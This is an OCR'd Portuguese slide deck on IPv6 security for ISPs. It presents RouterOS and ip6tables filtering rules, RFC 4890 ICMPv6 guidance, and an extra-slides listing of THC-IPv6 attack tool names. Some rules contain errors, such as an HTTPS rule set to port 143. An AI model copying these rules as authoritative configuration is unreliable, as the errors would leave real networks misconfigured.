
```
:local bogon
## Cleans the list
:foreach subnet in [/ipv6 firewall address-list find list=IPv6-bogons] do
{
  /ipv6 firewall address-list remove $subnet
}

## Populate the list
:foreach subnet in [/ipv6 route find comment=bogon] do {
  :set bogon [/ipv6 route get $subnet dst-address]
  /ipv6 firewall address-list add list=IPv6-bogons address=$bogon
}
```

Endereços Ilegais

;;; Drop our own prefix as source addres if coming from outside				
37		drop	Illegal Add...	2001:db8::/32
;;; Bogons prefixes based on address list created from cymru BGP session				
38		drop	Illegal Add...	
;;; Loopback Address				
39		drop	Illegal Add...	::1
;;; IPv4 Compatible addresses				
40		drop	Illegal Add...	::/96
;;; Other Compatible Addresses				
41		drop	Illegal Add...	::224.0.0.0/100
42		drop	Illegal Add...	::127.0.0.0/104
43		drop	Illegal Add...	::/104
44		drop	Illegal Add...	::255.0.0.0/104
;;; False 6to4 packets				
45		drop	Illegal Add...	2002:e000::20
46		drop	Illegal Add...	2002:7f00::/24
47		drop	Illegal Add...	2002::/24
48		drop	Illegal Add...	2002:ff00::/24
49		drop	Illegal Add...	2002:a00::/24
50		drop	Illegal Add...	2002:ac10::/28
51		drop	Illegal Add...	2002:c0a8::/32
;;; Link Local Addresses				
52		log	Illegal Add...	fe80::/10
;;; Site Local Addresses (dprecated)				
53		drop	Illegal Add...	fec0::/10
;;; Unique-local packets				
54		drop	Illegal Add...	fc00::/7
;;; Multicast Packets (as a source address)				
55		drop	Illegal Add...	ff00::/8
;;; Documentation Adresses				
56		drop	Illegal Add...	2001:db8::/32
;;; 6bone Addresses (deprecated)				
57		drop	Illegal Add...	3ffe::/16

Além dos endereços bogons, alguns outros reservados e especiais devem também ser dropados no firewall

Topologia típica de um provedor



md brasil IT & TELECOM

Logs no PTT (PTT-Metro São Paulo)

Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:26		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:26		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:26		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:26		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:27		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:27		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:27		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:27		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:34:11		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::207:ecff:febc:c419->ff02::1, len 64
Mar/15/2012 10:34:11		ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::207:ecff:febc:c419->ff02::1, len 64

Filtros recomendados de ICMPv6 (RFC 4890)

RFC 4890 – Recomendações para filtragem de mensagens de ICMPv6 em Firewalls

Tráfego que NÃO deve ser descartado

Mensagens de erro essenciais para o estabelecimento e manutenção das comunicações:

→ Destination Unreachable (Type 1) - All codes
→ Packet Too Big (Type 2)
→ Time Exceeded (Type 3) Code 0 only
→ Parameter Problem (Type 4) - Codes 1 and 2 only

Mensagens para checar conectividade:

→ Echo Request (Type 128)
→ Echo Response (Type 129)

Filtros recomendados de ICMPv6 (RFC 4890)

Tráfego que normalmente não deveria ser descartado

→ Time Exceeded (Type 3) - Code 1
→ Parameter Problem (Type 4) - Code 0

Mensagens de IPv6 necessárias para a mobilidade:
→ Home Agent Address Discovery Request (Type 144)
→ Home Agent Address Discovery Reply (Type 145)
→ Mobile Prefix Solicitation (Type 146)
→ Mobile Prefix Advertisement (Type 147)

Filtros recomendados de ICMPv6 (RFC 4890)

Tráfego que normalmente será descartado de qualquer forma (1/3)

Mensagens de configuração de endereços e seleção de roteadores (devem ser recebidas com hop limit = 255):

→ Router Solicitation (Type 133)
→ Router Advertisement (Type 134)
→ Neighbor Solicitation (Type 135)
→ Neighbor Advertisement (Type 136)
→ Redirect (Type 137)
→ Inverse Neighbor Discovery Solicitation (Type 141)
→ Inverse Neighbor Discovery Advertisement (Type 142)

Filtros recomendados de ICMPv6 (RFC 4890)

Tráfego que normalmente será descartado de qualquer forma (2/3)

Mensagens multicast de notificação de Link-local (tem que ter endereços de origem do tipo link- local):

→ Listener Query (Type 130)
→ Listener Report (Type 131)
→ Listener Done (Type 132)
→ Listener Report v2 (Type 143

Filtros recomendados de ICMPv6 (RFC 4890)

Tráfego que normalmente será descartado de qualquer forma (3/3)

SEND Certificate Path notification messages (must be received with hop limit = 255):

→ Certificate Path Solicitation (Type 148)

→ Certificate Path Advertisement (Type 149)

Multicast Router Discovery messages (must have link-local source address and hop limit = 1):

→ Multicast Router Advertisement (Type 151)

→ Multicast Router Solicitation (Type 152)

→ Multicast Router Termination (Type 153)

Filtros recomendados de ICMPv6 (RFC 4890)

Canal ICMPv6-common

;;; Accept Destination Unreachablet (type 1)				
29		acc...	ICMPv6_C...	58 (ic...
;;; Accept Packet too big (type 2)				
30		acc...	ICMPv6_C...	58 (ic...
;;; Accept Time exceeded (type 3, code 0)				
31		acc...	ICMPv6_C...	58 (ic...
;;; Accept Parameter problem (type 4, code 1)				
32		acc...	ICMPv6_C...	58 (ic...
;;; Accept Parameter problem (type 4, code 2)				
33		acc...	ICMPv6_C...	58 (ic...
;;; Accept Echo request (type 128)				
34		acc...	ICMPv6_C...	58 (ic...
;;; Accept Echo reply (type 129)				
35		acc...	ICMPv6_C...	58 (ic...
;;; Log and drop other ICMPv6 packets				
64		log	ICMPv6_C...	58 (ic...
65		drop	ICMPv6_C...	58 (ic...

Canal ICMPv6-input


;;; Accept Neighbor Solicitation (135) with hop limit == 255				
25		acc...	ICMPv6_I...	58 (ic...
;;; Accept Neighbor Advertisement (136) with hop limit == 255				
26		acc...	ICMPv6_I...	58 (ic...
;;; Accept Router Solicitation (133) with hop limit == 255				
27	X	acc...	ICMPv6_I...	58 (ic...
;;; Accept Router Advertisement (134) with hop limit == 255				
28	X	acc...	ICMPv6_I...	58 (ic...

No canal Input → jump para os canais ICMPv6-input e ICMPv6-common
No canal Forward → jump para o ICMPv6- common

→ OBS: No Winbox 2.2.18 os tipos de ICMPv6 não são mostrados corretamente. Insira manualmente.

Proteção do perímetro na conexão com o PTT


Nós nãoconfiáveis devem ser monitorados para evitar tráfego nocivo (malicioso ou não)



Filtros de Multicast

::: Deny deprecated by RFC 3879					
49		drop	Multicast_...		fec0::/10
50		drop	Multicast_...	fec0::/10	
::: Allow Link-Local Scope					
51		acc...	Multicast_...		ff02::/16
::: Allow Link-Local Scope					
52		acc...	Multicast_...	ff02::/16	
::: Deny other Multicasts					
53		drop	Multicast_...		ff00::/8
::: Deny other Multicasts					
54		drop	Multicast_...	ff00::/8	

Tratamento dos cabeçalhos no RouterOS



É esperado que o Kernel do Linux não irá mais processar o RH0 no futuro.
Enquanto isso ele pode ser descartado com regras de firewall no IPtables

ip6tables -A INPUT -m rt --rt-type 0 -j DROP
ip6tables -A OUTPUT -m rt --rt-type 0 -j DROP
ip6tables -A FORWARD -m rt --rt-type 0 -j DROP

RouterOS terá suporte no Firewall IPv6. Obrigado ao pessoal da Mikrotik ☺

Proteção de servidores

E-mail Server – chain Server-email

	;;; Accept Imap (143) connections						
62		✓ acc...	Server-email			6 (tcp)	143
	;;; Accept Message Submission (587)						
63		✓ acc...	Server-email			6 (tcp)	587
	;;; Accept SMTP (25)						
64		✓ acc...	Server-email			6 (tcp)	25
	;;; Accept POP3 (110)						
65		✓ acc...	Server-email			6 (tcp)	110
	;;; Accept ICMPv6						
66		✓ acc...	Server-email			58 (ic...	
	;;; Accept Established Connections						
67		✓ acc...	Server-email				
	;;; Accept Related Connections						
68		✓ acc...	Server-email				
	;;; Drop all the rest						
69		✗ drop	Server-email				

Web Server – chain Server-www

	;;; Accept http (80)						
70		✓ acc...	Server-www			6 (tcp)	80
	;;; Accept https (443)						
71		✓ acc...	Server-www			6 (tcp)	143
	;;; Accept ftp (21)						
72		✓ acc...	Server-www			6 (tcp)	21
	;;; Accept ICMPv6						
73		✓ acc...	Server-www			58 (ic...	
	;;; Accept Established Connections						
74		✓ acc...	Server-www				
	;;; Accept Related Connections						
75		✓ acc...	Server-www				
	;;; Drop the rest						
76		✗ drop	Server-www				

Proteção de servidores

Recursive (for internal only) DNS Server – chain Server-dns-int

;;; Accept DNS requests (TCP 53)						
77		✓ acc...	Server-dns...		6 (tcp)	53
;;; Accept DNS requests (UDP 53)						
78		✓ acc...	Server-dns...		17 (u...	53
;;; Accept Established Connections						
79		✓ acc...	Server-dns...			
;;; Accept Related Connections						
80		✓ acc...	Server-dns...			
;;; Drop all the rest						
81		✗ drop	Server-dns...			

Authoritative DNS Server – chain Server-dns-authoritative

;;; Accept DNS requests (TCP 53)						
82		✓ acc...	Server-dns...		6 (tcp)	53
;;; Accept DNS requests (TCP 53)						
83		✓ acc...	Server-dns...		17 (u...	53
;;; Accept Established Connections						
84		✓ acc...	Server-dns...			
;;; Accept Related Connections						
85		✓ acc...	Server-dns...			
;;; Drop all the rest						
86		✗ drop	Server-dns...			

Public Servers Protection

Joining all togheter – Server Chain

87		jump	Servers		2001:db8::aaaa
88		jump	Servers		2001:db8::bbbb
89		jump	Servers		2001:db8::cccc
90		jump	Servers		2001:db8::dddd

Forward Chain

;;; Jump to ICMPv6 Common						
11		jump	forward			58 (ic...
;;; Jump to Multicast Control						
12		jump	forward			
;;; Jump to Illegal Addresses checking						
58		jump	forward			
;;; Jump to Servers chain						
91		jump	forward			

AGENDA

1) Impactos pelo grande espaço de endereçamento: ✓

Reconhecimento interno e externo, ameaças com bogons;

2) Vulnerabilidades do protocolo e possíveis ataques: ✓

Auto configuração, Descoberta da vizinhança, detecção de endereços duplicados, ataques de redirecionamento, manipulação de cabeçalhos, etc.;

3) Contramedidas usando RouterOS sob o ponto de vista de um provedor ✓

Assegurando o perímetro do ISP, protegendo as redes dos clientes e locais públicos.

Conclusões

Existem muitas ameaças com relação ao novo protocolo e ferramentas disponíveis para os ataques. Muitas outras questões de segurança ainda não forma cobertas nessa apresentação.

A indústria está infelizmente ainda dando os primeiros passos de fato para a adoção do IPv6 e por essa razão as brechas de segurança ainda não aparecerão com tanta evidência.

A adoção do IPv6 irá incrementar rapidamente o os administradores devem planejar suas redes tendo em vista essas questões de segurança.

Críticas e contribuições às regras de Firewall aqui apresentadas são muito bem vindas!

Referencias

IPv6 and IPv4 Threat Comparison and Best-Practice Evaluation (v1.0)
Sean Convery and Darrin Miller (CISCO)


IPv6 Security:Threats and solutions
János Mohácsi

Tutorial de Seguridad IPv6 – LACNIC XVI / LACNOG 2011
Fernando Gont

Recent advances in IPv6 insecurities - CCC Congress 2010, Berlin
Marc “van Hauser” Heuse

IPv6 Routing Header Security – CanSecWest 2007
Philippe BIONDI Arnaud EBALARD

EXTRA SLIDES



::/0

Scapy

```
Help on class IPv6 in module scapy.layers.inet6:

class IPv6(_IPv6GuessPayload, scapy.packet.Packet, scapy.layers.inet.IPTools)
 |  Method resolution order:
 |      IPv6
 |      _IPv6GuessPayload
 |      scapy.packet.Packet
 |      scapy.base_classes.BasePacket
 |      scapy.base_classes.Gen
 |      __builtin__.object
 |      scapy.layers.inet.IPTools
 |
 |  Methods defined here:
 |
 |  answers(self, other)
 |
 |  extract_padding(self, s)
 |
 |  hashret(self)
 |
 |  mysummary(self)
 |
 |  post_build(self, p, pay)
:
```

THC

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ls
alive6                  fake_dnsupdate6   flood_router6       redir6
denial6                 fake_mipv6        flood_solicitate6   rsmurf6
detect-new-ip6          fake_mld26        fragmentation6      sendpees6
dnsdict6                fake_mld6         fuzz_ip6            sendpeesmp6
dos-new-ip6             fake_mldrouter6   implementation6     smurf6
exploit6                fake_router6      implementation6d    thcping6
extract_hosts6.sh       flood_advertise6  kill_router6        toobig6
extract_networks6.sh    flood_dhcpc6      ndpexhaust6         trace6
fake_advertise6         flood_mld26       parasite6
fake_dhcps6             flood_mld6        randicmp6
fake_dns6d              flood_mldrouter6  README
maia@maia-VirtualBox:~/thc-ipv6-1.8$
```

IPv6 terminology

→ **Node:** An IPv6 **node** is any system (router, computer, server, etc) that runs IPv6

→ **Router:** A **router** is any Layer 3 device capable of routing and forwarding IPv6 packets

→ **Host:** A **host** is any computer or device that is not a router;

→ **Packet:** A **packet** is the layer 3 message sourced from an IPv6 node destined for an IPv6 address;

→ **Dual-Stack:** When a node runs IPv4 and IPv6 at the same time.

Recommendations for filtering ICMP messages (work in progress)

draft-ietf-opsec-icmp-filtering-02

F. Gont UTN/FRH
G. Gont
SI6 Networks
C. Pignataro Cisco February 17, 2012
February 17, 2012

Expires on August 20, 2012

draft-ietf-opsec-icmp-filtering-02

ICMPv6 Message	Type/Code		Output	Forward	Input
ICMPv6-unreach	1		N/A	N/A	N/A
ICMPv6-unreach-no-route	1	0	Rate-L	Permit	Rate-L
ICMPv6-unreach-admin-prohibited	1	1	Rate-L	Permit	Rate-L
ICMPv6-unreach-beyond-scope	1	2	Rate-L	Deny	Rate-L
ICMPv6-unreach-addr	1	3	Rate-L	Permit	Rate-L
ICMPv6-unreach-port	1	4	Rate-L	Permit	Rate-L
ICMPv6-unreach-source-addr	1	5	Rate-L	Deny	Rate-L
ICMPv6-unreach-reject-route	1	6	Rate-L	Permit	Rate-L

www.ietf.org/id/draft-ietf-opsec-icmp-filtering-02.txt

draft-ietf-opsec-icmp-filtering-02

ICMPv6 Message	Type/Code		Output	Forward	Input
ICMPv6-too-big	2	0	Send	Permit	Rate-L
ICMPv6-timed	3		N/A	N/A	N/A
ICMPv6-timed-hop-limit	3	0	Send	Permit	Rate-L
ICMPv6-timed-reass	3	1	Send	Permit	Rate-L
